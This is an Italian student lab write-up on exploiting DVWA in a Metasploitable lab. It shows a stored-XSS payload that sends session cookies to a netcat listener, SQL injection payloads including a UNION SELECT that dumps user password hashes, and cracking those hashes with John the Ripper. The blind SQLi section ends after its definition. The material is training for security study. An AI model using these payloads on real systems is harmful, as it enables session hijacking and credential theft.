

# Web application hacking

PROGETTO S6/L5 DI MORGAN PETRELLI



# Indice



**traccia**



**XSS STORED**



**SQL INJECTION**



**SQL INJECTION (BLIND)**



## TRACCIA:

Nell'esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

- XSS stored.
- SQL injection.
- SQL injection blind (opzionale).

Presenti sull'applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW.

Scopo dell'esercizio:


- Recuperare i cookie di sessione delle vittime del XSS stored ed inviarli ad un server sotto il controllo dell'attaccante.
- Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).

Agli studenti verranno richieste le evidenze degli attacchi andati a buon fine


## XSS STORED:

**XSS Stored è una vulnerabilità di sicurezza delle applicazioni web che consente a un attaccante di iniettare codice JavaScript malevolo in una pagina web. Questo codice viene poi memorizzato sul server e viene eseguito ogni volta che un utente visita la pagina contenente il payload malevolo. A differenza di altre forme di XSS, come l'XSS riflesso, l'XSS stored è particolarmente pericoloso perché il codice dannoso viene memorizzato permanentemente sul server e può colpire molti utenti.**

Inizio provando il tag `<script>alert('xss') </script>` per vedere se viene eseguito. Come previsto ho ricevuto il messaggio di alert.




Per inserire lo script che mi serve per recuperare i cookie, ho aperto “inspect” per poi cambiare il valore di maxlength: ” il campo accetta un massimo di 50 caratteri”.




```
HTML
<table width="500" cellspacing="1" cellpadding="2" border="0">
  <tbody>
    <tr>...</tr>
    <tr>
      <td width="100">Message *</td>
      <td>
        <textarea name="mtxMessage" cols="50" rows="3" maxlength="50"></textarea>
      </td>
    </tr>
    <tr>...</tr>
  </tbody>
</table>
</form>
</div>
<br>
<div id="guestbook_comments">...</div>
<div id="guestbook_comments">...</div>
<br>
<h2>More info</h2>
<ul>
  ...
</ul>
```

body > div.body\_padded > div.vulnerable\_code\_area > form > table > tbody > tr > td > textarea

prima di inserire il tag ho aperto la connessione con netcat (nc -l -p 12345 )che fungerà da server dove riceveremo i cookie.



The screenshot shows a web application interface with a sidebar on the left containing navigation links: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. The main content area is titled "Vulnerability: Stored Cross Site Scripting (XSS)". It features a form with two input fields: "Name \*" with the value "morgan" and "Message \*" containing a JavaScript payload: `<script> window.location = 'http://127.0.0.1:12345/?cookie=' + document.cookie </script>`. Below the message field is a "Sign Guestbook" button.



```
(kali@kali)-[~]  
$ nc -l -p 12345
```



**Appena inserito il tag ricevo i cookie sul finto server in ascolto. Ogni volta che si prova ad accedere a questa scheda se non è aperto il finto server non si caricherà la pagina**

```
(kali㉿kali)-[~]  
$ nc -l -p 12345  
GET /?cookie=security=low;%20PHPSESSID=431bb6eb5f3504551b0f4de8c4da4b0c HTTP/1.1  
Host: 127.0.0.1:12345  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate, br  
Connection: keep-alive  
Referer: http://192.168.1.149/  
Upgrade-Insecure-Requests: 1  
Sec-Fetch-Dest: document  
Sec-Fetch-Mode: navigate  
Sec-Fetch-Site: cross-site
```



## SQL INJECTION:

**SQL Injection è una vulnerabilità di sicurezza che consente a un utente malintenzionato di interferire con le query SQL che un'applicazione invia al suo database. Questo tipo di attacco può permettere a un attaccante di visualizzare dati a cui non è normalmente possibile accedere, oltre a manipolarli o distruggerli.**

Per capire il comportamento dell'app ho provato inserendo due numeri, l'app restituisce l'ID inserito un nome e un cognome, quindi per ogni ID inserito ci sarà un nome e un cognome associato che verrà preso da un database

me

structions

tup

ute Force

mmand Execution

RF

e Inclusion

L Injection

L Injection (Blind)

load

reflected

### Vulnerability: SQL Injection

User ID:

ID: 1  
First name: admin  
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

ecution

(Blind)

### Vulnerability: SQL Injection

User ID:

ID: 2  
First name: Gordon  
Surname: Brown

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

provo ad inserire un carattere (') e l'app mi dà come risposta un'errore di sintassi. Questo mi fa capire che il carattere viene eseguito dalla query segno che l'applicazione è vulnerabile a un attacco di SQL Injection.

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '''' at line 1
```

provo con una condizione sempre vera, inserendo il payload 1 'or' 1 '=' 1. Questo payload è progettato per forzare una condizione sempre vera nella query SQL, bypassando l'autenticazione e restituendo tutti i risultati presenti nella tabella. Infatti l'app ci restituisce i risultati per first name e surname.

### Vulnerability: SQL Injection

User ID:

ID: 1' or '1'='1  
First name: admin  
Surname: admin

ID: 1' or '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1'='1  
First name: Hack  
Surname: Me

ID: 1' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1'='1  
First name: Bob  
Surname: Smith

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>  
[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)  
<http://www.unixwiz.net/techtips/sql-injection.html>

## Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT user, password from users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password from users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password from users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password from users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password from users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

### More info


<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>

[http://en.wikipedia.org/wiki/SQL\\_injection](http://en.wikipedia.org/wiki/SQL_injection)


<http://www.unixwiz.net/techtips/sql-injection.html>

In genere, se c'è un utente, ci sarà una password. Quindi, ho provato la query: 'UNION SELECT user, password FROM users# che restituirà tutte le righe della tabella users, con i campi user e password, combinati con i risultati della query originale. In questo modo, ottengo una lista di utenti e le loro password hashate.

Ho voluto anche provare a crackare le password ottenute con John the Ripper. Inizialmente, ho creato un file di testo dove ho copiato gli hash delle password. In seguito, con il comando `john --format=raw-md5`, ho iniziato il processo di cracking degli hash delle password, che dopo pochi minuti mi ha fornito le password in chiaro.



```
File Edit Search View Document Help
+ [Icons] x [Navigation]
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
```



```
$ sudo john --format=raw-md5 DVWA_psw.txt

Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-05-22 13:38) 11.90g/s 424185p/s 424185c/s 426014C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

## SQL INJECTION (BLIND):

**La SQL INJECTION (BLIND) è molto simile alla sql injection standard, la cosa che la differenzia è che non riceveremo un messaggio di errore quindi l'attacco sarà più difficile perchè si basa su osservazioni indirette, come i tempi di risposta del server o le differenze nelle risposte dell'applicazione, per sottrarre informazioni dal database**